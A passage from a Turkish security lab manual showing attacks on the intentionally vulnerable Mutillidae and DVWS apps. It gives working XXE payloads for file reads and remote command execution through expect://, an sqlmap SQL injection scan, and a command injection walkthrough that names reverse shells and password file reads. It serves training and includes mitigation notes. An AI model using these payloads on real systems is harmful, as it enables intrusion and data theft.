"https://www.includekarabuk.com/kitaplik/indirmeDeposu/mutillidae_xxe_ssrif_icin_dizin/
hesapbilgileri.txt" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```

Not:

Bu örnekte external entity'ye internetteki bir web sitesinin URL'si verildi. Fakat URL

kullanmak yerine zafiyetli hedef web sunucunun yerel ağında bulunan bilgisayarların yerel ip'leri de koyulabilirdi.



Görüldüğü gibi başka bir web sunucunun hassas dosyası açıklıklı bir web sunucu üzerinden okunmuştur.

Açıklığın Önlemi

Bu açıklığın kapatılmasında tek etkili yol geliştiricilerin istemciden gelen xml verisindeki xml external entity kullanımını tamamen önlemesinden geçer. OWASP ayrıca xml external entity engellemek yerine komple DTD işlemeyi engellemeyi ve geliştiricileri yalnızca statik, yerel DTD kullanacak şekilde kısıtlamayı tavsiye eder.

5.4.5 XML External Entity Injection 2 (CWE-611, CAPEC-376)

Bu demoda XML External Entity Injection saldırısı yine gösterilecektir, fakat bu sefer bu saldırı ile RCE (Remote Code Execution) alınması örneği gösterilecektir. Yani hedef Mutillidae web servisine XML External Entity saldırıları düzenleyip hedef web servis sunucusunun komut satırında sistem komutu çalıştırılacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS

// Fiziksel Makine

Not: Mutillidae kasıtlı zafiyetler içeren web uygulamasının Ubuntu 14.04 LTS Linux'a kurulumu için bkz. [EK > Mutillidae Web API'yi Linux'a \(Ubuntu 14.04 LTS Dağıtımına\) Kurma.](#)

Açıklığın Çözümü

XXE'den RCE almak PHP web servislerde "expect" modülü yüklü ise yapılabilmektedir. Bu modül eski php sürümlerinde varsayılanda açıktır. Bu nedenle bu demoda hedef VM'imizde eski bir mutillidae web servisi ve eski bir php sürümü kullanılacaktır.

Mutillidae web servisinin xml external entity injection zafiyetli sayfası şuradaydı:


OWASP 2017 -> A1 - Injection (Other) -> XML External Entity Injection -> XML Validator

Bu sayfada girdi olarak girilen xml verisi web sunucu tarafta parse edilip string değeri geri yansıtılmaktaydı. Şimdi bu mekanizmada var olan açıklığı kullanarak bu sefer RCE (Remote Code Execution) alalım.

XXE ile RCE Alma

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
  [<!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "expect://whoami" >]>
<somexml><message>&xxe;</message></somexml>
```



Görüldüğü gibi sistemdeki haklarımız öğrenilebilmiştir. Bu açıklık yoluyla çeşitli sistem komutları denenip açıklıklı web servis sunucusunda çalıştırılabilir ve sonuçları alınabilir:

Payload 2:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
[<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://uname" >]>
<somexml><message>&xxe;</message></somexml>
```

Payload 3:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
[<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<somexml><message>&xxe;</message></somexml>
```


Payload 4:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
[<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://netstat" >]>
<somexml><message>&xxe;</message></somexml>
```

5.4.6 XML External Entity Injection 3 (CWE-611, CAPEC-376)

Bu demoda XML External Entity Injection saldırısı hedef “windows” mutillidae web servis sunucusuna uygulanacaktır ve windows web sunucuda hassas dosya okuma uygulanacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS // Fiziksel Makine

Mutillidae - Windows 10 Home Premium VM // Mutillidae Web Servis Sanal Makine

Not: Mutillidae kasıtlı zafiyetler içeren web servisinin Windows 10 Home Premium’a kurulumu için bkz. [EK > Mutillidae Web API’yi Windows’a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Açıklığın Çözümü

Bu demodaki hedef dvws web servis sunucumuzun işletim sistemi windows’tur. Dolayısıyla XXE saldırısında windows’taki bir hassas dosya okunacaktır.

Mutillidae web servisinin xml external entity injection zafiyetli sayfası şuradaydı:


OWASP 2017 -> A1 - Injection (Other) -> XML External Entity Injection -> XML Validator

Bu sayfada girdi olarak girilen xml verisi web sunucu tarafta parse edilip string değeri geri yansıtılmaktaydı. Şimdi bu mekanizmada var olan açıklığı kullanarak bu sefer windows’taki hassas bir dosyayı okuyalım.

Windows’ta Hassas Dosya Okuma

Payload:

```
<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">]>
<test>&xxe;</test>
```



5.4.7 SQL Injection (CWE-89, CAPEC-66)

Bu demoda SQL Injection saldırısı hedef “windows” dvws web servis sunucusuna uygulanacaktır ve windows web sunucuda veritabanı sunucusundaki yüklü veritabanı dizinleri listelenecektir.

Kullanılan Materyaller

Ubuntu 18.04 LTS // Fiziksel Makine

DVWS - Windows 10 Home Premium VM // REST DVWS Web Servis Sanal Makine


Not: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium’a kurulumu için bkz. [EK > DVWS Web API’yi Windows’a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Açıklık Açıklaması

İstemci girdisi alan SQL sorgularının yer aldığı web uygulamalarda istemci girdisine sql sorgular için anlam ifade eden sql ifadeleri girme sonucu uygulamanın sql sorgusunun içerisine sql ifadesi eklemeye sql enjeksiyonu adı verilir.

Açıklığın Çözümü




Öncelikle sql enjeksiyonu açıklıklı rest api sayfasına bir göz atalım.



Bize DVWS web uygulama sayfası REST API'nin endpoint'ini vermektedir.

<http://IP/dwvs/vulnerabilities/sqli/api.php/users/2>


Bu endpoint'te 2 ifadesi rest api için bir parametredir. 2 yerine 1 veya 3 girildiğinde rest api'nin döneceği yanıt değişmektedir.




Burada 2 girdisi sql sorgusuna eklenmektedir ve sql sorgusu veritabanından bir yanıt döndürüp rest api'si istemciye bunu yanıt olarak dönmektedir.

SQL enjeksiyonu açıklığını kontrol edebilmek için sqlmap'ten yararlanalım. Bunun için burpsuite yazılımı ile rest api'ye gönderdiğimiz http istek paketini alalım ve sqlmap'e bu paketi verip tarama başlatalım.

Burp'le Http İsteğini Alma:



Request.txt Dosyasına Kaydetme ve Sınanacak Parametreyi İşaretlemek İçin * Karakteri Koyma:



SQLMap ile Taramayı Başlatma:

Ubuntu 18.04 LTS Terminal:

```
> sqlmap -r "request.txt"
```


çalıştırılır.

Açıklığın Çözümü

Öncelikle Command Injection açıklıklı sayfaya bir göz atalım.

The screenshot shows a web browser window with the URL 192.168.68.108/dvws-master/vulnerabilities/cmd/clients.php. The page is titled "Command Injection" and contains the following content:

Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application.

More Information

- https://www.owasp.org/index.php/Command_Injection
- https://www.owasp.org/index.php/Testing_for_Command_Injection_%28OTG-INPVAL-013%29

This webpage provides information on how long the system has been running, how many users are currently logged on, and the system load averages for the past 1, 5, and 15 minutes.

Select the format you want to view the system uptime on

Normal format


MM:HH:SS format

Short Format


Windows Format (Only on Windows Systems)


This application is using *JSON-RPC* to execute commands:

Bu sayfada hedef web api sunucusu sistem uptime süresini öğrenmek için bir servis sunulmaktadır. Örneğin MM:HH:SS format seçeneğine tıklayarak istek gönderildiğinde linux dvws web sunucunun ne kadar süredir açık olduğu bilgisi alınmaktadır.



Şimdi bu komut enjeksiyonu açıklıklı web serviste komut çalıştırma mekanizmasını manipule edelim ve keyfi komut çalıştıralım. Bunun için burpsuite ile araya girelim ve gönderilen paketi inceleyelim.







Görüldüğü gibi linux web sunucuya başarılı şekilde komut enjekte edilebilmiştir ve komut enjeksiyonundaki komut çalıştırma mevcut hak seviyemiz öğrenilebilmiştir. Buradan hareketle sırasıyla haklarımız (www-data hakları) ölçüsünde linux web sunucu işletim sisteminde komutlar çalıştırabiliriz. Komut enjeksiyonu ile şu sonuçlar elde edilebilir;

- İşletim Sistemi Parola Dosyalarını Görüntüleme
- İşletim Sistemi Konfigurasyon Dosyalarını Görüntüleme
- Uygulama Kaynak Kodlarını Görüntüleme
- Ters Kabuk Bağlantısı Alma
- v.b.

Örneğin Komut Enjeksiyonu ile web servisin bir dosyasının kaynak kodlarını okuyalım.



Örneğin ters kabuk bağlantısı (reverse shell connection) alabiliriz. Bunu için hedef web servis sunucusunda ters kabuk bağlantısı oluşturmaya yarayan bir tool'un kurulu olduğunu varsayıyoruz.

DVWS - Ubuntu 16.04 LTS Linux Terminal:

